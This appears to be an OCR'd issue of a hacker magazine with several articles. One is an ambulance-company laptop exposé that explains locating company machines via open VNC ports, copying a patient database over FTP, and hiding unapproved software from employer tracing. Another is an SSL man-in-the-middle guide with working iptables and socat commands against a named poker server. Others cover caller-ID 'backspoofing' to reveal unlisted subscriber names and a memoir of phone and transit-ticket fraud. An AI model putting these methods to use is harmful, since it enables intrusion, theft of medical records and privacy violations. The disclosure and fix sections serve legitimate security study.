is gathered and recorded by the EMTs and paramedics that operate on the ambulance. This information is then transmitted electronically to an ODBC database that the company's billing department accesses via daily queries and assembles invoices from the data gathered. Because acceptable levels of security are typically more expensive than lower levels, AMR has, in its corporate wisdom, chosen the latter of the two. Let's explore.

The computers used in the field as of the time of my internship were all Itronix GoBooks. The company initially purchased GoBook I's (the first generation), and has purchased whichever model was most current ever since then. The latest model is the GoBook III, but there are plenty of GoBook IIs still around. Hardware specs are available at http://www.➥itronix.com and http://www.gobookiii.com/➥gb3/features.htm. The interesting hardware components include Bluetooth capability (left active and unsecured), 802.11b/g (AMR typically orders only 802.11b chipsets), and CRMA cellular frequency cards. The CRMA cards are the PC cards available from wireless providers such as Cingular and Verizon. AMR uses both companies for mobile Internet access in different regions depending on which provider has the best coverage for a given area. The cards are housed internally and connect to an external antenna mounted on the screen portion of the case. We'll come back to this device later for a discussion of the security holes it presents.

AMR upgraded these units to Windows XP only over the last year or so. The official explanation was that they feared Windows XP would somehow not support the Access Database front-end they use for charting. What I find so amusing about this is that they purchased a Windows XP Professional license with every GoBook III and then relied on their Win2K corporate license for the actual OS licensure. However, when they switched to WinXP they actually purchased a corporate license to cover all of the computers that they already had licenses for! This, of course, means you stand a good chance of being able to use the WinXP Pro license stuck to the bottom of the GoBooks without getting caught.

Now, Windows XP Pro implements **Active Directory** (Duh), and AD has several security policies that can be implemented to limit the access users have, but you need a **Domain Controller** supplying the **Group Policy Object** in order to have different policies apply to different users. With the computers being deployed in the field constantly they could not be part of a domain-based network. This posed a real problem in that Supervisors and IT staff needed much more access to the machine than AMR was willing to allow their field employees to have. So someone poked around on the Internet and found that by replacing the actual user GPO file you can implement different security measures for different users. Basically, you create two different GPO files, one older than the other and having tighter security, and swap them around like this: Log on as an administrator and place the newer and less secured GPO named registry.pol in the c:\windows\➥system32\GroupPolicy\User\ directory. Next, logon under each of the users you want to give more access to (i.e., supervisors and IT personnel). Then, logon as the admin again and move the GPO to a different folder and replace it with the older registry.pol file with more security. When the Supervisor and IT users are logged on with the older GPO in place it is ignored because the policies that are currently applied are newer than the ones in the current GPO. The standard users however are never logged on with the newer policy in place so they implement the older, more secure policy. Of course, these policies are typically very poorly managed and there isn't a whole lot you'd really care to do that a creative mind won't figure out how to accomplish. Instead of browsing directories to launch programs create shortcuts on the desktop. And since you can always create a new text file on the desktop you have complete freedom in writing batch and Windows Script files to do your bidding.

Because AMR doesn't like their employees goofing off on the clock they also install **ContentWatch** to restrict Internet use. This service works by restricting websites based on their categorization in a database obtained from an Internet server. A user logs on with a username and password and their restriction list is downloaded. Each site visited by Internet Explorer is compared against a database that categorizes sites based upon content (e.g., shopping, news, personal, adult, etc.) and users are only allowed to view sites within approved categories. Sites that have not been categorized can be blocked or viewed based upon the individual user's settings that are applied by their administrator. Since the restriction lists are downloaded each time a user logs on I have not found a way to get around this particular hurdle. It's not that I wanted to download porn. I just wanted to

use MySpace and "personals" are restricted. The best way to overcome this would be to snag a supervisor's password since they have free access or to find a way to kill the program. Thus far I have been unsuccessful in killing it, but I never tried too hard either. Of course, if you're brave and don't mind a traceable approach you could always download FireFox via a telnet'd FTP connection. If you intend to do this I suggest burying the program files deep in the directory structure and launching via an unassuming script in the system32 or some other clogged directory. You might also want to dig the uninstall data out of the registry so it doesn't show up on the "Add/Remove Programs" control panel. See, they'll trace the time stamp of the program directory back to who was using the computer on that date at that time, and unfortunately the system clock is fairly well protected.

Moving on to the ever more interesting section where we discuss the CRMA PC cards and how they access the Internet. The region I am most familiar with used Cingular as a wireless provider and Sony GC83 EDGE PC cards. I'm not sure why, but they refuse to use the most recent firmware versions. Rumor has it someone somewhere had a problem with a firmware version and had to downgrade to fix the problem. Of course, two or three new versions have come out since then and AMR has yet to upgrade to the newer versions. What I find particularly interesting is that the Cingular network issues Class C addresses. Couple this with the use of Real VNC on *every* AMR computer and you have a gaping security hole. If someone were to snag the company password (I believe they have only two passwords - one for workstations and one for servers) they could sniff around the Cingular network, assuming they have a Cingular card and are in the same region, and find a computer with port 5900 open. The advantage to the IP addressing scheme being Class C, for those who haven't figured it out, is that you significantly diminish the number of IP addresses you have to scan to find an AMR computer. But there is another way you can isolate an AMR computer on this network.

As previously mentioned, AMR uses an Access Database front-end developed in-house to chart patient data. They have dubbed the program **MEDS**. It stands for Multi-EMS Data System. The database is unencrypted so any user can poke around in all of the tables, provided they can figure out how to launch MSACCESS.EXE. This is nice in that it stores configuration data, including what ports the program uses for sending and receiving in these tables. Browse around and figure out what ports are currently being used and query the results of your port scan for addresses with both the MEDS port and port 5900 open. Any computers you find will likely be AMRs.

Exploring MEDS even more turns up a few other interesting little quips. The data entered into MEDS is stored in separate access tables with a PCR ID referencing the individual chart each piece of information is associated with. For instance, there is a table titled MED_C that contains the list of patient medications typed in by a user (medications selected from a drop down list are stored in a separate table). Each row has three columns. The first column is the default Primary Key and increases by a value of one in each row, the second column is the individual PCR ID (unique only on that computer), and the third is the actual text entered by a user. So to find a patient's personal information you need only run a query of the appropriate tables and match the patient's name, date of birth, address, phone number, and Social Security Number based on the PCR ID. It should be noted that failure to protect this information from unauthorized users (which includes an EMT or paramedic authorized to use the system but not authorized to view data entered by another user) is a violation of federal law - reference HIPAA §164.308 (a)(4), which states that users must be prevented from accessing sensitive electronic data they do not need to access in order to perform their duties. Basically, you should *not* be able to view patient data you did not personally enter, but you can. But to really get at the data it's best to just steal the whole database, something else you should definitely not be able to do. A standard user can run telnet, open a connection to an FTP server, and upload "C:\Program Files\MEDS\MEDS.mdb" (sometimes the file name includes a version number). Older versions of MEDS created a file in the root directory title "PCRDATA" with no file extension. This file had all of the PCR data on the system in plain text, another grievous HIPPA violation. Today the file is encrypted, a step that took only four or five years to implement.

As you can see by doing things in-house and under budgeting their projects AMR has left themselves open to some pretty costly lawsuits. With the private ambulance industry becoming more and more competitive, they have really taken some big chances with this

program. Consider the fact that some states have mandated public reporting of security breaches in publicly traded companies, mix it with the generally very competitive public bidding process that EMS agencies are typically required to go through every few years for their ambulance provider contracts, and throw in a little industrial espionage... see where I'm going? AMR has opened itself to simple espionage tactics by making it incredibly easy for a corporate spy to get hired on as a field employee, steal protected personal data stored on a field system, and let it be known that the data was stolen. AMR would then be required to contact every person whose personal information was compromised and inform them of such and make a public announcement reporting the breach. Something of that nature happening during a contract bid would be devastating to the company, which is already losing bids across the nation.

That's pretty much all of the goodies I picked up regarding the computers, but here are some fun vehicle facts for those of you unfortunate enough to be working for the giant:

1. If you're tired of hearing the seat belt reminder ding at you all the time you can disable the Ford "BeltMinder" feature quite easily. Simply turn the ambulance off, keep all of the doors closed, set the parking brake, turn off the headlights and do the following: Insert the key and turn it forward to the first position, but do not start the car. After about a minute the little guy wearing his seat belt light will appear on the cluster panel (dashboard). You now have 30 seconds to buckle and then unbuckle your seat belt ten times. After the tenth time the light will flash four times indicating the function has been disabled. Now buckle and unbuckle one more time. Congrats, it will now leave you alone. Each year is different so play around with it. I found this information on Google, so you should be able to as well. Sorry for those who have RoadSafety. This won't work for you.

2. If you don't like being dinged at for having the door open, or having the light on, it's pretty easy to disable this feature too. First, you should know that when the door is open the circuit is *closed* by the door pin. So disconnecting the door pin will make the vehicle computer think the door is always closed. To do this, just pull really hard (I was able to do it with bare fingers) on the door pin itself. When it comes out simply disconnect the wires and then reinsert the pin into the door jam. Done.

3. Finally, to shut up that lady who blabs at you while you're backing up just take a look at the little speaker behind the driver's head. On one side is a tiny little switch. Flip it and she'll be no more.

None of these little workarounds damages or vandalizes the vehicle in anyway, so have at it. And for God's sake, find a company with a soul to work for. Peace!

HOPE NUMBER SIX

If you missed out on our latest conference (or if you were there and somehow managed to miss one of the more than 70 talks given), may we suggest getting ahold of our HOPE Number Six DVDs?



There's no way we can list them all here but if you go to http://store.2600.com/hopenumbersix.html you'll get a sense of what we're talking about.

We still have leftover shirts too. For $20 you get a HOPE shirt, a conference badge, a conference program, and a HOPE sticker. Overseas add $5 for shipping.

2600
PO Box 752
Middle Island, NY 11953 USA

SSL MITM Attacks on Online Poker Software



by John Smith

Although we most often associate SSL (Secure Sockets Layer) or TLS (Transport Layer Security) with "secure" versions of our favorite Internet services (HTTPS, IMAPS, SMTPS), it can be used to secure arbitrary applications. In fact, it is used quite often in the online gambling world to secure the connection from the game client to the game server. Unfortunately it is often used in an incorrect manner, which leaves it open to man-in-the-middle attacks, where an attacker can read/modify/insert their own data into the connection.

SSL provides methods for endpoint verification and traffic privacy for network communications. Endpoint verification is done by validating a "peer certificate" from the remote host by checking the signature with a trusted third-party (such as Verisign). Traffic privacy uses symmetric ciphers to encrypt/decrypt data between the two hosts.

Traffic privacy is obvious - you don't want someone with a sniffer to see your passwords or credit card number when you're ordering your *2600* subscription. Endpoint verification is extremely important also, but many developers (obviously) don't think of it. In fact, the endpoint verification is exactly what prevents man-in-the-middle attacks - if the peer (remote server) that is being connected to can't be verified, then the client should quit. Unfortunately, this option is turned *off* by default! Any client software that has this flaw can then be attacked.

The man-in-the-middle attack consists of three steps: redirecting network traffic, answering requests from the client on behalf of the server, and answering requests from the server on behalf of the client. I chose to use ARP-cache poisoning and iptables mangling for the redirection, and socat to actually execute the man-in-the-middle attack. I managed to break Virgin Poker, and City Poker's client, viewing all client-server traffic in clear text.

Traffic Redirection

Getting network traffic from the victim isn't too hard. If you're on the same LAN you can use ARP cache poisoning or DNS hijacking. Rootkits are another avenue - there are kernel based rootkits for UNIX and Windows which can be made to redirect network traffic to an attacker. Insecure routers are another option; that Linux router the neighborhood geek set up for pizza and coke looks like a juicy target....

My traffic redirection solution involved a Perl script for Nemesis, which injects unsolicited ARP requests, and iptables packet mangling to rewrite the destination server IP address/port with a local one. All you need to do is figure out which IP the poker client talks to and rewrite it to your waiting MITM process. For example, City Poker uses IP 200.124.137.109 port 443. If I'm running my socat process on port 10007, the firewall rule becomes:

```
echo 1 > /proc/sys/net/ipv4/ip_forward
/sbin/iptables --policy FORWARD ACCEPT
iptables -t nat -A PREROUTING -p tcp
➥-d 200.124.137.109 --dport 443 -
➥j \ REDIRECT --to-ports 10007
```

The first two lines allow us to forward traffic and the third line is our firewall rule.

Man-in-the-Middle Process

Although we can roll our own man-in-the-middle process, I chose to use socat for simplicity. If you're going to write your own, you simply need to have it listen for SSL connections on one side and establish them on the other. You will need to generate a fake server certificate that will be given to the client - self-signed/expired doesn't matter since the client isn't checking! Here are the commands to generate a self-signed certificate, and to set up socat to perform the MITM logging data in cleartext to stdout:

```
openssl req -x509 -nodes -newkey
➥rsa:1024 -days 365 -keyout
➥fakecert.pem \ -out fakecert.pem
socat -v -x openssl-listen:10007,cert
➥ificate=./fakecert.pem,verify=0,fork
➥\ openssl:200.124.137.109:443,verify=0
➥2>&1 | tee ./cityPokerCapture.txt
```

When generating the certificate, I just chose all the defaults. The "-nodes" argument means you don't want to enter a passphrase (password) for the key. The socat line sets up an openssl-listen socket on port 10007 with the fake certificate we generated above. It will log packets to stdout ("-v -x" arguments)

and establish an openssl connection to the *real* game server without verifying the peer certificate (verify=0).

You should now be able to fire up the poker client and see a nice cleartext version of everything running between the client and server.

Implications

My original motivation was to take a look at poker protocols, to see how "chatty" they are and what information is transferred. For example, what if the protocol designer thought it would be OK if all of a player's "hole cards" (two cards dealt before the first round of betting) were sent to each client before the hand began. We can reverse engineer the protocol and see what the command structure is like. Is there a debug mode or special admin commands that we can send? The server process now loses any client-side filters for things like data lengths and types. Can you say "fuzzer?"

Conclusions

I wrote a tool to check for expired/self-signed certificates and scanned 645 SSL ports on a /19 network well known for hosting gambling-related sites. It found 304 ports that were misconfigured and are therefore open to this type of attack. Some companies do this the right way - Party Poker, for example, verifies the peer certificate and checks the subject name in the client.

This flaw is actually quite easy to fix. On the client side, developers should always validate the peer certificate (at least in production!) and servers should have SSL certificates signed by real CAs. Protocol developers should *always* assume that the protocol can be viewed and treat input from the client as tainted. Data should be checked with a default reject policy - even though the client and server were written by the same team, that doesn't mean you shouldn't sanitize data before using it.

Snippet of data from City Poker dealing the turn card:

```
< 2006/09/07 13:51:21.162331  length=114 from=18964 to=18963
 00 00 00 22 00 01 33 08 32 35 36 35 32 31 34 30  ..."..3.25652140
 00 00 4d 00 44 65 61 6c 69 6e 67 20 74 75 72 6e  ..M.Dealing turn
 2e 00 4c 00 39 00 00 00 00 00 48 00 02 31 37 08 32  ..L.9....H..17.2
 35 36 35 32 31 34 30 00 00 5f 44 00 42 6f 61 72  5652140.._D.Boar
 64 20 63 61 72 64 73 20 5b 51 68 20 54 63 20 35  d cards [Qh Tc 5
 64 20 4b 63 5d 00 43 32 00 31 36 00 43 30 00 33  d Kc].C2.16.C0.3
 36 00 43 33 00 31 31 00 43 31 00 38 00 5f 4c 00  6.C3.11.C1.8._L.
 39 00                                            9.
```

Snippet of data from Virgin Poker client doing a ping and reply:

```
< 2006/08/09 08:36:32.414723  length=17 from=492 to=491
 50 43 4b 54 01 00 00 00 00 00 00 11 50 69 6e 67  PCKT........Ping
 00                                               .
--
> 2006/08/09 08:36:32.439287  length=17 from=864 to=863
 50 43 4b 54 01 00 00 00 00 00 00 11 50 69 6e 67  PCKT........Ping
 00                                               .
```



Send your article to articles@2600.com (ASCII text preferred, graphics can be attached) or mail it to us at 2600 Editorial Dept., PO Box 99, Middle Island, NY 11953-0099 USA. If you go the snail mail route, please try to include a CD copy so we don't have to retype the whole thing if we decide to use it.

Articles must not have already appeared in another publication or on the Internet. Once published in 2600, you may do whatever you please with your article.

Hacker Perspective



by Bill Squire
(aka BillSF)

Oorlof mijn arme schapen
Die zijt in groten nood
Uw herder zal niet slapen
Al zijt gij nu verstrooid!

The above is from "Het Wilhelmus" (the Dutch national anthem), verse 14. It's a concept and it doesn't translate well to English. "Hacker" is a concept about concepts. Unfortunately it doesn't translate well to any language. My life is about turning concepts into useful products. A hacker does that and much more. Let's get to it.

In the 60s, AT&T ran an ad campaign: "The telephone is not a toy." Thank you AT&T! Vietnam, LBJ, the Cold War, and so on... everything was a lie. So the telephone must be the best toy ever invented! Is a greater understatement possible?

I always wanted the other end to hang up first so I could hear what it sounded like. That little "pliek" trailing off in the background was fascinating. I realized it must play the major role in making and maintaining the "long distance" call. Soon I could whistle it and see what it could do - before the Quaker Oats whistle and 800 numbers.

My early experimentation was only to places my parents called. They only looked at the "place" on the bill and if I had an "accident," that was simply it for the day.

There was more, so much more. Sometimes after placing a "toll call" (a type of local call) I'd hear the number I pulse-dialed pulse-dialed a second time. There were beeps associated with this. Other times I would hear beeps that sounded like steel drums. I loved the "drums" and quickly realized this wasn't music but communications! (They were MF tones, to be precise.) I was on to something. The "ultra-modern" phone system was using the same technique the primitive "Bush people" had used for generations. It was obvious tones were telling the other end what to do whether I heard it or not. How did they do it? "Ask and you shall receive." When everything seemed to be a lie, that biblical verse was to be the truth. The little brat was becoming an operator and learning how to social engineer. Soon, the secret was mine.

Best of all, I was to discover I wasn't alone. There was this kid in sixth grade named Dan N. He was the shortest kid in the class but very strong and nobody messed with him. Dan was later to tell me of someone who could make "free calls" with sound like I could. That man was Cap'n Crunch.

It was 1969. We were a few 12-year-old boys and there were a few twice our age. We knew we had something going into junior high, but we had no idea what our impact on society was to be.

With an age range between 11 and 14 years, junior high was the ultimate freak show. For some of us it was a "phreak" show and we didn't show a thing outside our tight group. This was a very uneventful time in my life.

In 1970 a very small piece in *Popular Science* reported on a new payphone with a picture of this most ugly beast. The most important features were a single coin slot and "silent electronic signals to replace the familiar sounds that currently signal the operator of deposited coins." Interestingly, these horrors were to show up first where I lived. I was going to find out what those "silent signals" were. First, I had a friend call me at one of these "fortress phones" while he recorded the call. I "sacrificed" 40 cents (my lunch money) to do this. I instructed my friend to call back on the off chance I got the money back and we could record the tones again. Sure enough it returned! We were able to repeat this several times. Don't forget: Hacking is scientific. It was a simple matter to whip up a simple phase-shift oscillator and amplifier to match the frequency (quickly determined to be 2200Hz but that isn't important). We needed a way to gate the tone.

A small strip of copper was taped with ordinary cello tape in such a way as to leave five stripes of copper about 8mm wide exposed. This formed, with a conducting probe, a custom switch. With just a couple of minutes

of practice it was very easy to exactly emulate the timings. We took turns calling a fortress phone and comparing their tone generators with ours. No discernible difference! We had broken the mighty fortress within hours of their debut. Millions of dollars AT&T spent versus one dollar's worth of parts. Nothing else mattered.

[Much later they thought they got smart and introduced 1700Hz (sometimes 1500Hz) but somehow they missed what hackers were able to do with CMOS. We could create phase-shift oscillators as perfect as their L/C oscillators. Later DTMF and MFc chips became available and by replacing the 1Mhz crystal with an L/C oscillator, a very close approximation could be obtained. Red and blue, or "rainbow" (named after a drug), boxes were popular. These chips were extremely expensive, but fortunately free for me. Much later, the 5087 came out for 50 cents. A very cheap, no effort red box! The big question: "How much honey or maple syrup does it take to make a "fortress phone" sound like a 6.5536MHz crystal-based red box? The "quarter," designed by a very competent engineer, was to solve half the problem. A damn 6.5536MHz rock was still used, but replacing that with an L/C circuit made a perfect box. Hackers can wind coils! Hope you kept your back issues of *2600*.]

High school finally. The principal welcomed the new "class of '75" and warned the returning students to be nice to us. Silicon Valley was just beginning to form out of the long established anchors: Lockheed Aerospace, Hewlett-Packard, and Varian. Our school district found itself with more money than it could use. We were being addressed on a newly installed closed-circuit TV system. We were told there were 2600 students enrolled. Very amusing in a somewhat secret way.

This was going to be an interesting and eventful year. I was to see a computer for the first time and actually use one in real-time. The "math resource center" had an "ASR33 Teletype" terminal installed. This connected to a central timesharing machine at 110 baud. It was *UNIX!* While new, UNIX was very easy to use. All students were welcome to try the new equipment. Punch cards still ruled and "computers in the classroom" were a distant dream for most schools.

The summer of 1971 had something brewing that was going to forever change the public notion of "hacker." A virtual unknown, Don Ballanger, got busted for selling blue boxes to what many believe was the Mafia. While not a "snitch," Don was highly criticized for getting busted for something few of us believed was illegal. He was to be in contact with Ron Rosenbaum of *Esquire,* a men's magazine you'd find next to *Playboy.* Ron wanted sensation. He managed to talk to many phreaks. While the piece he published in the October 1971 edition of *Esquire* contained some bullshit, it was to lead to the first police "hacker roundup." The piece was also read on Pacifica Radio's KPFA in Berkeley just prior to its release, possibly directed to the "blind phreaks." Crunch picked up a copy at local newsstand on his way to San Jose City College and read the rather lengthy article without putting it down. He called Denny, the ringleader of the blind phone phreaks, and read it again. He apparently recorded the call for other blind phreaks. This was the end in one way but also a new beginning - a whole new definition of hacker.

Myself, I was caught with what was to later be known as a "red box," something *2600* would cover heavily almost 20 years later. Because I was a minor, news of this in the USA was very slight. But this didn't stop Canada from publishing my name, since it wasn't illegal to publish the names of minors there. I didn't learn until later, but I was to become their "Crunch" and start a popular national pastime. The red box was simply a utility that made using the blue box much easier from most of North America. Nobody knows where the term "blue box" actually came from. The tone generator in one of the massive "fortress phones" is red. Actually it's in a pink case, possibly to keep people out? Clearly, red is more manly.

Unfortunately, my boarding school, university, and much information you need to understand me has been edited out. I don't even have the space to tell you about seeing a real gymnasium-sized computer in 1974.

However, before we move on to the Netherlands, I'm going to outline the thought process that was to become my defining hack. I broke BART (Bay Area Rapid Transit) at its weakest point: revenue collection. It was almost as simple as a red box and has been outlined previously in these pages.

The "BART hack" was not the first time tickets were duplicated. Rather, it was a rethink on how it should be done. Traditionally, "criminals" used a lot of huge, heavy machinery, sometimes even stolen ticket vendors that weigh nearly a ton. This was to be an ultra-simple portable device, weighing

less than half a pound, small enough to hold in the palm of your hand. Our intent was to show the world that all "security" could be defeated for less than $20. On Christmas Eve, we made several hundred $8 tickets and just gave them away to people. These were 100 percent real BART tickets!

In the early 90s I published an article in *2600* on how to do this. These were the very plans the authorities were trying their best to keep out of public view! You must be a "hacker" to use them, but with a complete understanding, it works. In the case of BART, the card was proprietary, so powdered iron gave us the answer. We needed full track 8mm card-reader heads. Amazingly enough, BART dumped about 50 to a surplus shop at the Oakland airport. At 50 cents each it was a bargain and we bought them all. With the powdered iron, we determined there was another element of obscurity: The domains were rotated 7.5 degrees.

The Washington D.C. Metro used the same bogus IBM system as BART (both exist to this day). We liked to play with BART by adding fare to WM tickets! The tickets have a matrix-printed strip that shows the user the remaining value. (Most ticket scams are simply printed cards sold to "greedy people.") If one was inside the system with an "overprinted" card, there would be some explaining to do. So this was the solution: We would make a magnetic stripe card (a used BART ticket with five cents remaining) with a value of (then) $7.95, insert in the "add-fare machine," add five cents, and voila, a real BART issued $8 ticket! The $7.95 we recorded on the ticket that said five cents remained was automatically wiped and no one was the wiser. This was for real and certainly not a scam. This was to be my "ticket to fame and fortune." "Crime" pays: Can it be made any clearer?

While there was absolutely no criminal intent, the BART police (glorified "rent-a-pig" types) didn't think it was very funny. This ultimately forced me to leave the USA, which I didn't think was so funny either at time, but was to be my "lucky break."

Flash to the end of the "Cold War." It was late in 1989 and I was telling my coworkers that the Berlin Wall was coming down. They all thought I was nuts. Less than a week later it happened. My plans without hesitation were to move to Europe.

East Berlin, 31 December 1989. This was sure to be the biggest party in the world and it didn't disappoint. I had been "swallowed" by Europe and separated from my American tourist friends.

Amsterdam, 1990. I did it! Skipped probation and even told my PO I was moving. I think she didn't believe me and said OK. (One less on her caseload?) I won't go into an extradition attempt, but Holland told them where to stick it.

I smuggled a few i386s in and many more were to follow. This was the first microprocessor that could even come close to being a "computer." In with Linux-0.01. Xenix was history. The Pentium was soon to follow and while I was to play with Slackware and RedHat, FreeBSD was looking very nice. FreeBSD was soon to be my "online" system, though I was to earn considerable money for porting a RedHat distribution to Alpha, a 64-bit platform.

I became involved with Hack-Tic Technologies, a spin-off from *Hack-Tic*. We sold, in kit form, the hardware hacks. Many, like the Demon Dialer and SemaFun (a pager/SMS decoder) were very successful. *Hack-Tic* was a short-lived publication that attempted to bring the "look and feel" of *2600* to a Dutch audience. Its downfall was mainly the fact that it was in Dutch as well as the monster it created: XS4ALL.

No Wires Needed was a company formed to complete the development of the WLAN I invented, which started alongside of the BART hack in 1985. DigiCash was the holding company for the ill-fated software patent about all electronic payments and also the most incredible collection of top people one could imagine. All these patents are expired today and everything having to do with "Internet payments" is "prior art." DigiCash developed the smart cards we use (everywhere except the USA). Sadly the banks felt threatened and DigiCash folded.

Because I was founding Dutch companies, I needed to become legal. The Vreemdelingenpolitie (they normally deal with "people of color") thought it was all a big joke. I was told to "do nothing" and let the case go to court. This white boy from the USA had a 100 percent chance of winning. (Yes, these are extreme right-wing fascists.) Thank you Hanneke for your help.

To be a hacker is to devote your life to what should be obvious. We are *not* "criminals" and will fight tooth and nail to get them off our Internet. We are fighting a battle that includes Windows, the root of all evil, along with what has become of the fateful decision to make Internet available to low-end computer systems. The evil simply mounts,

but note it will be hackers, not politicians, that solve the problem. Sure, "puppets galore" will take credit. They owe their existence to us. We can "pull the plug" - what is a "Bush Monkey" to do?

The basic evil of today's Internet is more than just Microsoft - the "middle-class OS." IM, spam, spyware, worms, Trojans, social networks online, and much more are directly a result of people and their dumbed-down "OS." Far deeper, the root of these evils truly have been with us longer than most people have known about the Internet. In 1989 we got IRC, an improved form of the silly "Compuserve CB" (talk). It was fine until it died a strange death around 1994. Today we have "social online networks," making IRC one of the more tame computer games. "Online friends" is something for mature audiences, such as the all UNIX Internet (old IRC). When minds are being weakened, we don't need any more of this swill.

As real hackers we solve problems, while the law and politicians only make matters worse. A technical solution to every problem on the net is in order. Put very simply: Hasta la vista, pretenders! Stop crying and get hacking.

Bill Squire to this day works with anything technical. Don't call him a "consultant." That will insult him. He likes to travel long distances: in the winter to "warmer places" and in the summer he prefers a more technologically-oriented tour. There are always so many people to meet.



Ripping MMS Streams

by EvilBrak
evilbrak@yahoo.com

Microsoft has been very anal when it comes to streaming media and has released little information on their streaming protocol, MMS (Microsoft Media Server). Ripping streams is straightforward but time consuming. All you need is Windows Media Player (called WMP from now on), a program called SDP Multimedia (downloadable from http://sdp.ppona.com/), and the location of the stream you want to download.

First, what you need to do is get the URL of the stream's ASX file. Getting access to the URL differs depending on which site the stream is on. Most sites embed the video into the web page itself. Look for a "Launch External Player" button somewhere on the page; usually this will open a new browser window with the URL of the ASX file or it'll open up WMP (the URL of the file can be found in the playlist). If there is no "Launch External Player" button, then view the source of the page and look for the URL to the ASX file. Once you have the URL, copy and paste it into SDP. If you like you can save the ASX file to your computer. This is helpful since you have a direct link to the stream and you won't have to navigate through the website to get to it.


Next, open up SDP and click on **Open**. In the box that pops up, paste the URL of the ASX file. If you saved the ASX file, then either paste the path or browse to it. Click on **OK** and the playlist will open up in the URL's combobox. Select the file you wish to download, then click on **Go**. Choose where you want the file to be saved. SDP saves audio in ASF format and video in WMV format. If you wish to convert to a different format (e.g., MP3 and MPG) then Google around for converters. There are plenty to choose from.

SDP will download the stream as it plays and therefore a prerecorded ten minute video will take roughly ten minutes to download, depending on server load. Live streams download at the same rate as prerecorded streams but will continue downloading until you click on **Abort**. You can listen to or watch the stream while you download by clicking on **Preview**. Another feature of SDP is the VCR. You can set start and stop times to record your live stream. For example, my local radio station has its own stream and if I like I can set

SDP to start recording at 5 am and finish at 10 am so I can listen to the morning show when I want. I can leave my computer unattended and SDP will record with no user interaction. Pretty cool, huh?

There are many different ways to download streaming content and this is the way I use. I thought I'd share this method with you all since I have met many people who do not know how to download streams. I encourage you to play around with both WMP and SDP. You might find a more efficient way of downloading streams. Enjoy!

Backspoofing 101



by Natas
natas@oldskoolphreak.com

What exactly is backspoofing? Most people reading this article probably have never heard of the term "backspoofing" before and don't know that the term was coined somewhat recently by a fellow phone phreak named NotTheory. Backspoofing is a very simple, but useful technique. Essentially, it is just calling yourself with spoofed Caller ID for the purpose of getting the CNAM (Caller ID Name) associated with a particular number. The number you spoof as your Caller ID is the number that you want to receive Caller ID name information for. I believe that this will work with almost any 10 digit number within North America. To do this properly you usually need to be calling a POTS line, because POTS lines are the only kind of lines that offer Caller ID with name, not just Caller ID number. However, some VoIP providers these days are now offering Caller ID name service to compete with all the features available on traditional POTS lines. It should also be noted that cell phones do not provide Caller ID with name on incoming calls and probably never will, as the name always tends to be retrieved from the local database on the phone.

How does backspoofing work? How is the CNAM retrieved from a number? Well, when you spoof your Caller ID to a telephone line with Caller ID name, what happens is the receiving telephone switch does a lookup in what is known as a CNAM database via the SS7 (Signaling System 7) protocol. This receiving switch dips in and retrieves the name associated with the particular number from the CNAM database and displays it on your little Caller ID box. Now you might be asking why this is the least bit interesting or how it's useful. Well, it's extremely useful because it allows you to see information that may otherwise be private. The telephone companies figure that even if you're some big shot movie star or even if you have an unlisted number, the person receiving your calls should still be able to see the name and the number of the person calling. After all, that's why they're paying for Caller ID. So the telco puts your name and number in their enormous database that's constantly being updated. Even unlisted numbers will typically come back with a first and last name if it can all fit into the 15 character space designed for the Caller ID name. This all works because you're tricking the Caller ID service into looking up the CNAM information associated with the telephone number of your choosing. I like to think of these CNAM databases as a private reverse lookup directory!

At first backspoofing may not seem like the best thing in the world, but there are lots of applicable uses for something like this, especially if you're a phone phreak! Ever find a local "elevator number?" The ones that connect you to the phone inside an elevator, allowing you to listen in on the elevator or

speak to the people inside? Well... by backspoofing an elevator number you can see what the name comes back as. Usually this is the name of the company whose PBX the elevator number is on or the company that occupies the building that the elevator is in. Now all you would have to do is look up the company's address and find out where the building is and you can find out exactly what elevator you're listening to! This actually came in extremely handy for me. For about five years now, I've had elevator numbers that were supposedly at Brown University but I was never really sure. By simply backspoofing the number I was able to confirm this within a few seconds.

Telco test numbers are some of the greatest things to backspoof, because even test numbers have CNAM entries most of the time. When I first started backspoofing, I assumed test numbers would have discreet listings, but oftentimes they list the telco's name or even a little description about the number! Someone even showed me a modem that came back as "NET 5-ESS" which is a telephone switch made by Lucent. So it was pretty obvious what turned out to be connected to that modem! If you're doing a scan and you're not sure who a particular modem belongs to, backspoofing comes in very handy! I always like to see what milliwatt numbers, and other numbers around the milliwatt number, come back as. Maybe you have some numbers to your telco and you're wondering exactly what bureau the number belongs to? Backspoofing can sometimes tell you if you've reached RCMAC, the switch room, MLAC, Information, or the code for a particular wire center.

Also, you can see just how lazy telcos are and how long some test numbers have been the same, because I've found entries with old telephone company names that are long gone! When was the last time you saw "NYNEX" or "NEW ENGLAND TEL" calling you?! These companies ditched those names years ago, but there are still plenty of CNAM entries out there with those names.

